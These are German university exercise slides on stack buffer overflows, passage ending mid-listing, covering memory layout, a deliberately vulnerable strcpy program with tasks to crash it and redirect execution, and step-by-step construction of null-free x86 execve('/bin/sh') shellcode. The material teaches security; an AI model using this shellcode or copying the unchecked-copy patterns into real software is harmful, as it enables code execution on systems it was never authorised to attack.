Übungen zur Vorlesung Systemsicherheit

Buffer Overflows

Tilo Müller, Reinhard Tartler, Michael Gernoth


Lehrstuhl Informatik 1 + 4

12. Januar 2011

Aufgabeblatt 4

Buffer Overflows

Aufgabenblatt 4 | Virtual Address Space Layout



Beachte: Der Stack wächst nach unten.

Aufgabenblatt 4 | Virtual Address Space Layout

- Text Segment: Programmcode
- Data Segment: Globale und statische Variablen (initialisiert)
- BSS Segment: Globale und statische Variablen (nicht initialisiert)
- Heap: Dynamisch allokierter Speicher (malloc)
- Stack: Lokale Variablen und Stack Frames

Speicher Segmente

```
int one = 1;                    /* Data Segment */
char *ptr;                      /* BSS Segment */
main() {
        int i=0,j;              /* Stack */
        ptr = malloc(4);        /* Heap */
        j = i + 1;              /* Text Segment */
}
```

Aufgabenblatt 4 | Runtime Stack

- Problem: Auf dem Stack liegen lokale Variablen *und* Stack Frames, also Kontroll- *und* Datenstrukturen.
- Durch die gezielte Manipulation von Daten lassen sich so unter Umständen Kontrollstrukturen überschreiben.
- Folgen:
  - Programmabstürze ($A4.1a$)
  - Manipulation des Programmflusses ($A4.1c$)
  - Ausführung von Shellcode ($A4.3$)

Aufgabenblatt 4 | Buffer Overflow Example

Einfacher Puffer-Überlauf:


Code

```
#include<string.h>
void overflow(char *buffer) {
        int i=0;
        for (; i<32; i++)
                buffer[i] = 0;
}
void main() {
        char buffer[16];
        memset(buffer, 'A', 16);
        overflow(buffer);
}
```


Compile and run

```
> gcc -o bufferoverflow bufferoverflow.c
> ./bufferoverflow
Segmentation fault
```


Aufgabenblatt 4 | Buffer Overflow Example




Aufgabenblatt 4 | Buffer Overflow Example




Aufgabenblatt 4 | Buffer Overflow Example



Aufgabenblatt 4 | Buffer Overflow Example



Aufgabenblatt 4 | Buffer Overflow Example



Aufgabe 4.1

Strcpy Vulnerabilities

Aufgabenblatt 4 | C Programming Language

- Die Programmiersprache C nimmt standardmäßig keine Überprüfung von Puffer-Grenzen vor und begünstigt somit Programmierfehler, die zu Buffer Overflows führen.
- Solche Programmierfehler werden sogar noch durch unsichere Bibliotheksfunktionen wie `strcpy` und `gets` der Standard Lib-C gefördert.

Insecure Code

```
#include<stdio.h>
void main() {
        char buffer[16];
        gets(buffer);
}
```

Compile and run

```
> gcc -o gets gets.c
> ./ gets
  Kurzer String
> ./ gets
  Und dies ist ein zu langer String :(
  Segmentation fault
```

Aufgabe 4.1 | Exercise

vulnerable.c

```
void secret() {
        printf("s3cr3t\n");
}
void normal(char* string) {
        char buf[256];
        strcpy(buf,string);
        printf("(%i) %s\n",strlen(string),buf);
}
void main(int argc, char** argv) {
        if (argc == 2) normal(argv[1]);
        else return -1;
}
```

1. Denial of Service: Bringen Sie das Program zum Absturz.


```
> ./vulnerable <injection-vector>
Segmentation fault
```

2. Program flow manipulation: Bringen Sie `secret` zur Ausführung.

```
> ./vulnerable <injection-vector>
s3cr3t
```

Aufgabe 4.1 | Manipulate Program Flow

Ausnutzen eines Buffer Overflows um den Programmfluss zu manipulieren:



Aufgabe 4.1 | Hints

1. Die Adresse von `secret` herausfinden:

Möglichkeit 1: objdump

```
> gcc -o vulnerable vulnerable.c
> objdump -d vulnerable | grep secret
deadbeef <secret>:
```

Möglichkeit 2: gdb

```
> gcc -g -o vulnerable vulnerable.c
> gdb vulnerable
(gdb) disass secret
0xdeadbeef <secret+0>: push   %ebp
```

2. Angriffsvektor bauen: Im einfachsten Fall können Sie die Adresse von `secret` mehrmals aneinander hängen. Achtung: Little Endian, d.h. die Adresse `0xdeadbeef` wird im Angriffsvektor zu `\xef\xbe\xad\xde`.


Aufgabe 4.2

Shell Code

Aufgabe 4.2 | Motivation

- Bisher: DoS und Programmfluss-Manipulation
- Jetzt: Ausführung von eigenem Code (sogenannter Shell Code)

Prinzip:



Aufgabe 4.2 | Shell Code Constraints

Shell Code muss folgende Bedingungen erfüllen:

- Kein eigenes Datensegment

  (da der Shell Code in ein anderes Programm eingebunden wird, dass von diesem Datensegment nichts weiss)
- Keine Nullbytes

  (da diese das Ende der meisten String-Operationen wie `strcpy` bedeuten)

$\rightarrow$ Da C Compiler sowohl Datensegmente erzeugen, als auch Nullbytes generieren, muss Shell Code direkt in Assembler geschrieben werden.

Aufgabe 4.2 | Create Shell Code

Schritt 0: Assembler Code zum Öffnen einer Shell erstellen

Open Shell in Assembler

```
BITS 32
section .text
        global _start
_start:
        push 0
        push args
        mov ebx,[esp]       // ebx = "/bin/sh"
        mov ecx,esp         // ecx = ["/bin/sh",NULL]
        mov edx,0           // edx = NULL
        mov eax, 11         // syscall 11 (execve)
        int 0x80
section .data
        args db '/bin/sh',0
```

Compile and run

```
> nasm -f elf shell.asm
> ld -s -o shell shell.o
> ./shell
sh-3.2$
```

Aufgabe 4.2 | Create Shell Code

Schritt 1: Daten-Segment entfernen

shell.asm

```
BITS 32
global _start
_start:
        push 0
        jmp short data                  // instead of "push args" from data segment
        code:
        mov ebx,[esp]
        mov ecx,esp
        mov edx,0
        mov eax, 11
        int 0x80
data:
        call code                       // pushes pointer to next instruction onto stack
        db '/bin/sh',0                  // i.e., pointer to this "instruction"
```

Aufgabe 4.2 | Create Shell Code

Schritt 2: Nullbytes entfernen

shell.asm

```
BITS 32
global _start
_start:
        xor eax,eax                     // instead of "push 0"
        push eax
        jmp short data
        code:
        mov ebx,[esp]
        mov [ebx+7],al                  // replace '0' by 0 in "db '/bin/sh', '0'" (see below)
        mov ecx,esp
        xor edx,edx                     // instead of "mov edx, 0"
        mov al, 0x0b                    // instead of "mov eax, 11" = "mov eax, 0x0000000b"
        int 0x80
data:
        call code
        db '/bin/sh','0'                // instead of "db '/bin/sh', 0"
```

Achtung: Dieser Shellcode funktioniert nur, wenn er im Datensegment liegt. Er kann nicht als eigenes Programm ausgeführt werden, da mit `mov [ebx+7],al` *in das (schreibgeschütze) Textsegment geschrieben werden würde.*

Aufgabe 4.2 | Create Shell Code

Schritt 3: Assembler in einen Hexstring umwandeln und testen

objdump -d shell

```
08048060 <.text>:
 8048060: 31 c0                xor    %eax,%eax
 8048062: 50                   push   %eax
 8048063: eb 0e                jmp    0x8048073
 8048065: 8b 1c 24             mov    (%esp),%ebx
 8048068: 88 43 07             mov    %al,0x7(%ebx)
 804806b: 89 e1                mov    %esp,%ecx
 804806d: 31 d2                xor    %edx,%edx
 804806f: b0 0b                mov    $0xb,%al
